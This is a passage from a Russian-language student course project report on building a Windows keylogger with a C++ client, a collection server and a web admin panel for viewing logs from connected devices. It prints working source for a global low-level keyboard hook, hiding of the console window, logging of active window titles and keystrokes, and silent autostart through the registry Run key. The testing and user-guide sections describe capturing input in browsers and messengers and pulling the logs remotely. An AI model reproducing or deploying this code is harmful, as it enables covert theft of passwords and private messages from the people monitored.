Рисунок 2.6 – Блок-схема процедуры создания и настройки иконки в системном трее

2.3.3 Алгоритм изменения пути сохранения лог-файлов

Функция `ChangeSavePath` реализует механизм динамического изменения пути сохранения лог-файлов через стандартный системный диалог. Процедура начинается с инициализации структуры `OPENFILENAME` для настройки диалога сохранения файла. Указывается окно-владелец диалога, фильтры для отображения файлов и расширение по умолчанию. Устанавливаются флаги, требующие существования пути и включающие запрос подтверждения при перезаписи.

Текущий путь сохранения копируется в буфер для предварительного заполнения поля в диалоге. Вызов функции `GetSaveFileName` отображает стандартный диалог сохранения файла. Если пользователь подтверждает выбор нового пути, проверяется состояние текущего лог-файла и при необходимости он закрывается. Новый путь копируется в глобальную переменную `logFilePath`, после чего вызывается функция `SaveConfigPath` для сохранения нового пути в конфигурационный файл.

Открывается лог-файл по новому пути в режиме добавления с бинарным доступом. Обновляется текст всплывающей подсказки иконки в системном древе с новым путем к файлу. Вызов `Shell_NotifyIcon` с флагом `NIM_MODIFY` обновляет отображаемую информацию. Пользователю отображается информационное сообщение об успешном изменении пути. Если операция отменена пользователем, функция завершается без изменений. Блок-схема алгоритма сохранения приведена на рисунке 2.7.




Рисунок 2.7 – Блок-схема алгоритма изменения пути сохранения лог-файлов

3 РАЗРАБОТКА ПРОГРАММНОГО СРЕДСТВА

3.1 Реализация программных модулей

В этой главе описывается практическая реализация основных системных компонентов клиентской части разрабатываемого приложения. Представленные программные модули демонстрируют применение низкоуровневых интерфейсов Windows API для создания системы отслеживания клавиатурного ввода. Кодовая база построена с учетом требований к корректному управлению системными ресурсами, что является обязательным условием для приложений на C++, взаимодействующих непосредственно с операционной системой.

3.1.1 Основная функция инициализации приложения

Функция `main` служит основной точкой входа в клиентское приложение и отвечает за последовательное выполнение задач инициализации системы. Первым этапом производится загрузка конфигурационных параметров, определяющих путь для сохранения файлов с записями. Следующим шагом становится автоматическое включение программы в список автозагрузки операционной системы. Затем осуществляется открытие файла журнала в режиме добавления записей с бинарным доступом. При первоначальном создании файла добавляется маркер UTF-8 для корректного отображения символов. Далее происходит скрывание консольного окна приложения. Создается графический интерфейс для взаимодействия через область системных уведомлений. Устанавливается системный перехватчик клавиатурных событий. Запускается главный цикл обработки системных сообщений Windows. При завершении работы выполняются обратные операции по освобождению ресурсов.

```
int main(){

    LoadConfigPath();

    // Добавляем в автозапуск
    AddToStartup();

    //append
    file.open(logFilePath, ios_base::app | ios_base::binary);

    if (file.tellp() == 0) {
        // UTF-8 BOM
        file << "\xEF\xBB\xBF";
    }

    ShowWindow(FindWindowA("ConsoleWindowClass", NULL), SW_HIDE);

    CreateTrayWindow();

    hook = SetWindowsHookEx(WH_KEYBOARD_LL, HookCallback, NULL, 0);
```

```

MSG message;

while (isRunning && GetMessage(&message, NULL, 0, 0)) {
    TranslateMessage(&message);
    DispatchMessage(&message);
}

if (hook) {
    UnhookWindowsHookEx(hook);
}
file.close();

// Обновляем подсказку в трее перед выходом
wcscpy_s(nid.szTip, L"Keylogger - Stopped");
Shell_NotifyIcon(NIM_MODIFY, &nid);
Sleep(500);

return 0;
}

```

3.1.2 Обработчик сообщений системы и управления треем

Функция WindowProc реализует оконную процедуру, осуществляющую обработку входящих системных сообщений и обеспечивающую взаимодействие с пользователем через интерфейс системного трее. Конструкция выбора switch выполняет маршрутизацию поступающих сообщений по их типам. Особое внимание уделено обработке пользовательского сообщения WM_APP, которое генерируется при различных действиях с иконкой в области уведомлений. Сообщения типа WM_COMMAND обрабатывают выбор элементов контекстного меню, включая отображение информации, открытие файла журнала, изменение пути сохранения и завершение работы приложения. Корректное завершение программы и освобождение занятых ресурсов организовано в блоке обработки сообщения WM_DESTROY.

```

LRESULT CALLBACK WindowProc(HWND hwnd, UINT uMsg, WPARAM wParam, LPARAM lParam) {
    switch (uMsg) {
        case WM_APP + 1: // Пользовательское сообщение из трее
            if (lParam == WM_RBUTTONDOWN) {
                // Показываем меню по правому клику
                POINT pt;
                GetCursorPos(&pt);
                SetForegroundWindow(hwnd);
                TrackPopupMenu(hPopupMenu, TPM_RIGHTBUTTON, pt.x, pt.y, 0, hwnd,
                    NULL);
                PostMessage(hwnd, WM_NULL, 0, 0);
            }
            else if (lParam == WM_LBUTTONDBLCLK) {
                // Двойной клик - показываем информацию
                wchar_t info[512];
                swprintf_s(info, L"Keylogger is running.\nLog file: %s\n\n"
                    L"Right-click for more options.", logFilePath);
                MessageBox(hwnd, info, L"Keylogger Info", MB_OK | MB_ICONINFORMATION);
            }
            break;
        case WM_COMMAND:

```

```

switch (LOWORD(wParam)) {
    case IDM_SHOW:
    {
        wchar_t info[512];
        swprintf_s(info, L"Keylogger is running.\nLog file: %s\n\n"
            L"To stop the keylogger, select 'Exit' from the tray"
            L"menu.\n"
            L"To change save location, select 'Change Save"
            L"Path'.",
            logFilePath);
        MessageBox(hwnd, info, L"Keylogger Info", MB_OK | MB_ICONINFOR
            MATION);
        break;
    }

    case IDM_OPEN_FILE:
        // Открываем файл в блокноте
        ShellExecute(NULL, L"open", L"notepad.exe", logFilePath, NULL,
            SW_SHOW);
        break;

    case IDM_CHANGE_PATH:
        ChangeSavePath(hwnd);
        break;

    case IDM_EXIT:
        isRunning = false;
        PostQuitMessage(0);
        break;
}
break;

case WM_DESTROY:
    // Удаляем иконку из трея перед выходом
    Shell_NotifyIcon(NIM_DELETE, &nid);
    DestroyMenu(hPopupMenu);
    PostQuitMessage(0);
    break;

default:
    return DefWindowProc(hwnd, uMsg, wParam, lParam);
}
return 0;
}

```

3.1.3 Модуль обработки и сохранения клавиатурных данных

Функция Save представляет собой центральный механизм системы мониторинга, осуществляющий обработку и сохранение информации о каждом зафиксированном нажатии клавиши. Данный модуль выполняет комплексную обработку клавиатурных событий, включая определение текущего контекста работы пользователя, преобразование виртуальных кодов клавиш в читаемые символы и структурированное сохранение полученных данных. Важной особенностью реализации является механизм отслеживания смены активного окна приложения с соответствующим форматированием выходных данных.

```

int Save(int key){
    static char prevProg[256] = {0};

    if(key == 1 || key == 2){
        return 0;
    }

    HWND foreground = GetForegroundWindow();
    DWORD threadId;
    HKL keyboardLayout;

    if(foreground){
        threadId = GetWindowThreadProcessId(foreground, NULL);
        keyboardLayout = GetKeyboardLayout(threadId);

        char crrProg[256];
        GetWindowTextA(foreground, crrProg, sizeof(crrProg));

        if(strcmp(prevProg, crrProg) != 0){
            strcpy_s(prevProg, crrProg);

            time_t t = time(NULL);
            struct tm * tm = localtime(&t);
            char c[64];
            strftime(c, sizeof(c), "%c", tm);

            int len = MultiByteToWideChar(CP_ACP, 0, crrProg, -1, NULL, 0);
            wchar_t* wstr = new wchar_t[len];
            MultiByteToWideChar(CP_ACP, 0, crrProg, -1, wstr, len);

            int utf8_len = WideCharToMultiByte(CP_UTF8, 0, wstr, -1, NULL, 0,
            NULL, NULL);
            char* utf8_str = new char[utf8_len];
            WideCharToMultiByte(CP_UTF8, 0, wstr, -1, utf8_str, utf8_len,
            NULL, NULL);

            file << "\n\n\n[Program: " << utf8_str << " | Date: " << c << "]\n";

            delete[] wstr;
            delete[] utf8_str;
        }
    }
    // ... обработка отдельных клавиш ...
    file.flush();
    return 0;
}

```

3.1.4 Механизм низкоуровневого перехвата клавиш

Функция HookCallback реализует механизм перехвата клавиатурных событий на системном уровне через использование хуков Windows. Эта процедура обратного вызова регистрируется посредством функции SetWindowsHookEx и автоматически вызывается операционной системой при возникновении любого события, связанного с клавиатурой. Ключевой особенностью реализации является избирательная фильтрация сообщений для обработки исключительно событий нажатия клавиш и корректное продолжение цепочки обработки системных сообщений.


```

LRESULT __stdcall HookCallback(int nCode, WPARAM wParam, LPARAM lParam){
    if (nCode >= 0){
        if(wParam == WM_KEYDOWN){
            kbStruct = *(KBDLLHOOKSTRUCT*)lParam;
            Save(kbStruct.vkCode);
        }
    }
    return CallNextHookEx(hook, nCode, wParam, lParam);
}

```

3.1.5 Подсистема управления автозапуском

Функция `AddToStartup` реализует механизм интеграции приложения в систему автозагрузки Windows для текущего пользователя. Данная подсистема использует интерфейсы Windows API для прямого взаимодействия с системным реестром, обеспечивая автоматический запуск программы при каждом входе пользователя в систему. Реализация включает получение полного пути к исполняемому файлу и его регистрацию в соответствующем разделе реестра.

```

void AddToStartup() {
    HKEY hKey;
    const wchar_t* runPath = L"Software\\Microsoft\\Windows\\CurrentVersion\\Run";

    if (RegOpenKeyEx(HKEY_CURRENT_USER, runPath, 0, KEY_WRITE, &hKey) ==
        ERROR_SUCCESS) {
        wchar_t exePath[MAX_PATH];
        GetModuleFileName(NULL, exePath, MAX_PATH);

        // Добавляем параметр для скрытого запуска
        wchar_t exePathWithParams[MAX_PATH + 10];
        swprintf_s(exePathWithParams, L"\"%s\" -silent", exePath);

        RegSetValueEx(hKey, L"KeyloggerApp", 0, REG_SZ,
            (BYTE*)exePathWithParams,
            (wcslen(exePathWithParams) + 1) * sizeof(wchar_t));

        RegCloseKey(hKey);
    }
}

```

4 ТЕСТИРОВАНИЕ ПРОГРАММНОГО СРЕДСТВА

Для проверки функционирования всей системы удалённого мониторинга клавиатурного ввода проведены комплексные тесты каждого из трёх компонентов: кейлоггера, серверной части и административного интерфейса.

Целью тестирования являлась проверка корректности работы всех модулей как по отдельности, так и в составе единой системы.

1. Тестирование кейлоггера

Были проведены тесты перехвата клавиатурных событий в различных приложениях: браузерах, текстовых редакторах, проводнике Windows, мессенджерах. Данные были успешно записаны в логи.




Рисунок 4.1 – Данные, собранные кейлоггером

После запуска прозрачная иконка кейлоггера появляется в трее. Проверены все доступные функции управления через контекстное меню: отображение информации о работе программы, открытие лог-файла, изменение пути сохранения данных и корректное завершение работы приложения.




Рисунок 4.2 – Иконка кейлоггера в трее и его доступные функции

Особое внимание уделено тестированию механизма перехвата клавиатурных событий через системный хук. Проверена корректность работы функции SetWindowsHookEx с параметром WH_KEYBOARD_LL, обеспечиваю-

щей глобальный перехват нажатий клавиш независимо от активного приложения. Тестирование подтвердило правильность преобразования виртуальных кодов клавиш в символы с учетом текущей раскладки клавиатуры с использованием функции ToUnicodeEx.

Протестирована работа системы отслеживания смены активного окна. Программа корректно фиксирует переходы между различными приложениями и добавляет соответствующие заголовки в лог-файл. Проверена обработка специальных клавиш (Backspace, Enter, Tab, управляющие клавиши), которые сохраняются в виде текстовых меток.

Тестирование механизма управления конфигурацией подтвердило корректность загрузки и сохранения пути к лог-файлу через конфигурационный файл. Проверена работа функции изменения пути сохранения через стандартный диалог Windows GetSaveFileName.

2. Тестирование серверной части и административного интерфейса

Данные успешно пришли от клиента и корректно отображаются в веб-интерфейсе администратора:




Рисунок 4.3 – Отображение данных

Также данные корректно отображаются на мобильных устройствах благодаря адаптивному дизайну интерфейса: Привет




Рисунок 4.4 – Отображение данных на мобильном устройстве

3. Выводы по тестированию

Проведенные комплексные тесты подтвердили корректность работы всех компонентов разработанной системы мониторинга клавиатурного ввода. Кейлоггер успешно выполняет свою основную функцию - перехват и сохранение информации о нажатиях клавиш с сохранением контекстной информации. Механизм работы через системный хук Windows демонстрирует стабильность и надежность в различных условиях работы.

Интеграция с системным треем обеспечивает удобное управление программой в фоновом режиме без видимого пользовательского интерфейса. Все функции контекстного меню работают корректно, включая отображение информации, изменение настроек и завершение работы приложения.

Серверная часть системы успешно обрабатывает поступающие данные от клиентов и обеспечивает их хранение в структурированном виде. Веб-интерфейс администратора предоставляет удобные инструменты для просмотра и анализа собранной информации, работая корректно на различных устройствах и платформах.

Взаимодействие между компонентами системы осуществляется без сбоев, что подтверждает правильность выбранной архитектуры и реализации сетевых протоколов обмена данными. Система в целом демонстрирует высокую степень надежности и соответствует всем поставленным функциональным требованиям.

5 РУКОВОДСТВО ПОЛЬЗОВАТЕЛЯ

5.1 Установка и запуск кейлоггера

Клиентская часть системы мониторинга реализована как автономное приложение Windows, работающее в фоновом режиме без видимого пользовательского интерфейса. Приложение обладает минималистичным дизайном, ориентированным на выполнение конкретных задач мониторинга клавиатурного ввода.

Установка и первичный запуск осуществляются путем запуска исполняемого файла кейлоггера и клиента, отправляющего данные на сервер. Программа автоматически интегрируется в систему автозагрузки Windows, что гарантирует её автоматический запуск при каждом входе пользователя в операционную систему. В процессе первого запуска создается конфигурационный файл, размещаемый по стандартному пути. По умолчанию файл с записями клавиатурного ввода создается на локальном диске.

Интерфейс системного трее представляет собой единственный визуальный элемент программы после её запуска. Приложение работает исключительно в фоновом режиме и отображается только в виде компактной иконки в области системных уведомлений. Иконка снабжена всплывающей подсказкой, содержащей информацию о текущем статусе программы и точном пути к активному файлу с записями.




Рисунок 5.1 – Иконка кейлоггера в системном трее

5.2 Управление кейлоггером

Взаимодействие через контекстное меню является основным способом управления работой кейлоггера. Доступ к меню осуществляется путем нажатия правой кнопки мыши на иконке в системном трее. Меню включает несколько функциональных пунктов управления. Первый пункт отображает информационное окно с детальными сведениями о текущем состоянии программы, включая статус работы мониторинга, путь к активному файлу записей и основные инструкции по управлению. Второй пункт обеспечивает открытие текущего файла с записями в стандартном текстовом редакторе операционной системы для непосредственного просмотра собранных данных. Третий пункт открывает диалоговое окно для изменения пути сохранения файла записей. Четвертый пункт выполняет корректное завершение работы программы с полным освобождением занятых системных ресурсов.




Рисунок 5.2 – Контекстное меню управления кейлоггером

Просмотр информации через двойной клик предоставляет альтернативный способ получения сведений о работе программы. Двойное нажатие левой кнопки мыши на иконке в системном трее отображает сокращенную информационную панель, содержащую основные данные о состоянии системы мониторинга.




Рисунок 5.3 – Сокращенная информационная панель

Изменение пути сохранения записей осуществляется через соответствующий пункт контекстного меню. При выборе этой опции открывается стандартный диалог операционной системы для выбора файла. После указания нового расположения и подтверждения выбора программа автоматически выполняет последовательность действий по переключению на новый файл. Процесс включает закрытие текущего активного файла, обновление конфигурационных параметров, инициализацию записи в новый файл и обновление отображаемой информации в системном трее.

Просмотр собранных данных в режиме реального времени доступен через соответствующий пункт управления. При активации этой функции текущий файл записей открывается в стандартном текстовом редакторе Windows. Данные представлены в структурированном формате с четким разделением на логические блоки. Каждый блок содержит заголовок с информацией об активном приложении и точном времени работы, последовательность зафиксированных нажатий клавиш, специальные метки для служебных и управляющих клавиш, а также визуальные разделители между различными сессиями работы пользователя.

5.3 Работа с административной панелью

Для начала пользования приложением необходимо в браузере ввести адрес страницы (в случае запуска на локальном компьютере – `http://localhost:3000/`). Пользователь попадает на главную страницу веб-интерфейса, где отображается список подключённых клиентов.




Рисунок 5.4 – Вид главной страницы

С помощью панели навигации пользователь может просматривать зарегистрированные устройства.




Рисунок 5.5 – Панель навигации

В данной панели можно узнать о количестве подключенных устройств на данный момент. Также, нажав на кнопку обновления, выполнится запрос к серверу и список обновиться.

Снизу находится кнопка, которая осуществляет запрос на обновление данных сразу на все доступные устройства.

Также можно нажать на имя, любого из предоставленных устройств, и тогда будет выполнен запрос к серверу, получены логи для данного устройства, и они будут выведены на экран в панели “Logs”.




Рисунок 5.6 – Вывод логов для выбранного устройства

Каждая программа в логах выделена жирным шрифтом, а также для удобства отделена линией.

Также для каждого устройства доступны 3 кнопки.



Рисунок 5.7 – Кнопки для взаимодействия с устройством

Кнопка обновления выполняет запрос к серверу для получения новых данных для данного устройства. В этом случае запрос к клиенту сервер не делает, а только возвращает логи из своего файлового хранилища.

Вторая кнопка также выполняет запрос к серверу для получения новых данных для данного устройства. Но в данном случае сервер выполнит запрос к клиенту (long-polling) и потребует выслать данные, не дожидаясь истечения таймера. При наличии новых данных они отобразятся на экране.

Третья кнопка отвечает за удаления данных выбранного устройства с сервера.

ЗАКЛЮЧЕНИЕ

В результате выполнения курсового проекта было разработано программное средство для мониторинга клавиатурного ввода в операционной системе Windows. Основной задачей работы являлась реализация клиентского модуля на языке C++ с использованием низкоуровневых механизмов Windows API, что позволило изучить принципы системного программирования и особенности взаимодействия приложений с операционной системой.

В ходе реализации программного комплекса были решены поставленные технические задачи. Разработаны функциональные требования к системе мониторинга, включающие перехват клавиатурных событий, сохранение контекстной информации и обеспечение фоновой работы приложения. Архитектура системы построена с использованием модульного подхода, обеспечивающего разделение компонентов, отвечающих за взаимодействие с операционной системой, обработку данных и управление.

Ключевым компонентом системы стал клиентский модуль мониторинга, реализующий важные системные механизмы, такие как:

- реализована интеграция с подсистемой ввода Windows через низкоуровневый хук клавиатуры с применением функции SetWindowsHookEx.

- обеспечено определение активного приложения и контекста работы пользователя с помощью функций GetForegroundWindow и GetWindowText.

- выполнено корректное преобразование виртуальных кодов клавиш в символы с учетом текущей раскладки клавиатуры через механизм ToUnicodeEx.

- реализован фоновый режим работы с интеграцией в системный трей через Shell_NotifyIcon

- разработан механизм автоматического запуска программы при старте операционной системы.

- обеспечено структурированное сохранение собранных данных с поддержкой кодировки UTF-8 и временными метками событий.

- создан интерфейс управления через контекстное меню в области системных уведомлений, позволяющий контролировать работу приложения.

Дополнительно разработаны серверная часть для централизованного сбора информации и веб-интерфейс администратора для представления и анализа полученных данных. Эти компоненты демонстрируют интеграцию решений системного программирования с современными сетевыми технологиями.

Созданное программное средство является работоспособным решением, готовым к практическому применению. Оно характеризуется устойчивостью к различным условиям работы, обладает понятным интерфейсом управления и эффективно выполняет функцию мониторинга активности клавиатурного ввода. Разработка иллюстрирует важность корректного управления системными ресурсами при создании приложений, функционирующих на низком уровне операционной системы.

Таким образом, реализованное программное средство для мониторинга клавиатурного ввода соответствует установленным требованиям и демонстрирует применение методов проектирования и разработки системного программного обеспечения средствами языка C++ и Windows API. Полученные в ходе работы знания и навыки могут быть применены в дальнейшей профессиональной деятельности в области создания системного программного обеспечения и разработки инструментов анализа.

СПИСОК ИСПОЛЬЗОВАННОЙ ЛИТЕРАТУРЫ

[1] Объектно-ориентированное программирование на языках Delphi и C++: учебное пособие для студентов [Электронный ресурс] / А. Н. Вальвачев, К. А. Сурков, Д. А. Сурков, Ю. М. Четырько. – БГУИР, 2016 . – 432 с.

[2] C++ Reference – [cppreference.com](https://en.cppreference.com/) [Электронный ресурс]. – Режим доступа: <https://en.cppreference.com/>

